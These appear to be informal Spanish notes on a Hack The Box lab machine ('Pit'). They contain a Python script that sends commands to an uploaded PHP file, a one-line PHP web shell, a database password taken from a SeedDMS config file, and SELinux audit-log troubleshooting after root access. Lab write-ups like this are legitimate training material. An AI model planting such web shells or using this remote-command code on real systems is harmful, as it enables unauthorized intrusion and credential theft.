


http://dms-pit.htb/seeddms51x/data/1048576/30/1.php

```
29                }
30 #aca se ccambia la url hasta el ?cmd
31         result = (requests.get('http://dms-pit.htb/seeddms51x/data/1048576/30/1.php', params=payload, timeout=5).text).strip()
32         return result
33 #aca tambien se cambia la url
34 def WriteCmd(cmd):
35         cmd = cmd.encode('utf-8')
36         cmd = b64encode(cmd).decode('utf-8')
37         payload = {
38                 'cmd' : 'echo "%s" | base64 -d > %s' % (cmd, stdin)
39         }
40         result = (requests.get('http://dms-pit.htb/seeddms51x/data/1048576/30/1.php', params=payload, timeout=5).text).strip()
41         return result
42
43 def ReadCmd():
```

guardo y ejecuto con python







como corria raro procedi a cambiar el archivo 1.ph por

```
<?php
	echo shell_exec($_REQUEST['cmd']);
?>
```

y en efecto eso era tambien se puede corre con rlwrap



me dirijo a seed/conf y alli se ve el archivo settings.xml que tiene las credenciales de michell



```
    - dbHostname: DB-Server
    - dbDatabase: database where the tables for seeddms are stored (optional - see adodb-readme)
    - dbUser: username for database-access
    - dbPass: password for database-access
-->
<database dbDriver="mysql" dbHostname="localhost" dbDatabase="seeddms" dbUser="seeddms" dbPass="ied^ieY6xoquu" doNotCheckVersion="false">
</database>
<!-- smtpServer: SMTP Server hostname
```

SElinux

Por ultimo tambien vemos que ya teniendo acceso a root podemos configuras estos pararametros de selinux viendo los logs

cat /var/log/audit/audit.log |grep denied

```
s0 tcontext=system_u:object_r:usr_t:s0 tclass=dir permissive=0
type=AVC msg=audit(1703125679.530:339): avc:  denied  { remove_name } for  pid=3038 comm="vi" name=".check2.sh.swx" dev="dm-0" ino=6292987 scontext=user_u:user_r:user_
s0 tcontext=system_u:object_r:usr_t:s0 tclass=dir permissive=0
type=AVC msg=audit(1703125679.530:340): avc:  denied  { remove_name } for  pid=3038 comm="vi" name=".check2.sh.swp" dev="dm-0" ino=6292982 scontext=user_u:user_r:user_
s0 tcontext=system_u:object_r:usr_t:s0 tclass=dir permissive=0
```


aca vemos que en efecto vi no me estaba sirviendo
cat /var/log/audit/audit.log |grep denied |grep remove_name

```
s=service permissive=0  exe="/usr/lib/systemd/systemd" sauid=0 hostname=? addr=? terminal=?'UID="root" AUID="unset" AUID="michel
root"
[root@pit ~]# cat /var/log/audit/audit.log |grep denied |grep remove_name
type=AVC msg=audit(1703124936.830:288): avc:  denied  { remove_name } for  pid=2407 comm="vi" name=".check1.sh.swx" dev="dm-0" i
s0 tcontext=system_u:object_r:usr_t:s0 tclass=dir permissive=0
type=AVC msg=audit(1703124936.830:289): avc:  denied  { remove_name } for  pid=2407 comm="vi" name=".check1.sh.swp" dev="dm-0" i
s0 tcontext=system_u:object_r:usr_t:s0 tclass=dir permissive=0
type=AVC msg=audit(1703125679.530:339): avc:  denied  { remove_name } for  pid=3038 comm="vi" name=".check2.sh.swx" dev="dm-0" i
s0 tcontext=system_u:object_r:usr_t:s0 tclass=dir permissive=0
type=AVC msg=audit(1703125679.530:340): avc:  denied  { remove_name } for  pid=3038 comm="vi" name=".check2.sh.swp" dev="dm-0" i
s0 tcontext=system_u:object_r:usr_t:s0 tclass=dir permissive=0
[root@pit ~]#
```

y aca biene la magia con | audit2why nos indica que debemos hacer para habilitar la regla
cat /var/log/audit/audit.log |grep denied |grep remove_name | audit2wy

```
[root@pit ~]# cat /var/log/audit/audit.log |grep denied |grep remove_name | audit2why
type=AVC msg=audit(1703124936.830:288): avc:  denied  { remove_name } for  pid=2407 comm="vi" name=".check1.sh.swx" dev="dm-0" ino=6292985 scontext=user_u:user_r:user_
s0 tcontext=system_u:object_r:usr_t:s0 tclass=dir permissive=0

        Was caused by:
                Missing type enforcement (TE) allow rule.

                You can use audit2allow to generate a loadable module to allow this access.

type=AVC msg=audit(1703124936.830:289): avc:  denied  { remove_name } for  pid=2407 comm="vi" name=".check1.sh.swp" dev="dm-0" ino=6292983 scontext=user_u:user_r:user_
s0 tcontext=system_u:object_r:usr_t:s0 tclass=dir permissive=0

        Was caused by:
                Missing type enforcement (TE) allow rule.
```

nos dice que usando audit2allow se habilita el modulo



al ejecutar la maquina se jodio jejejej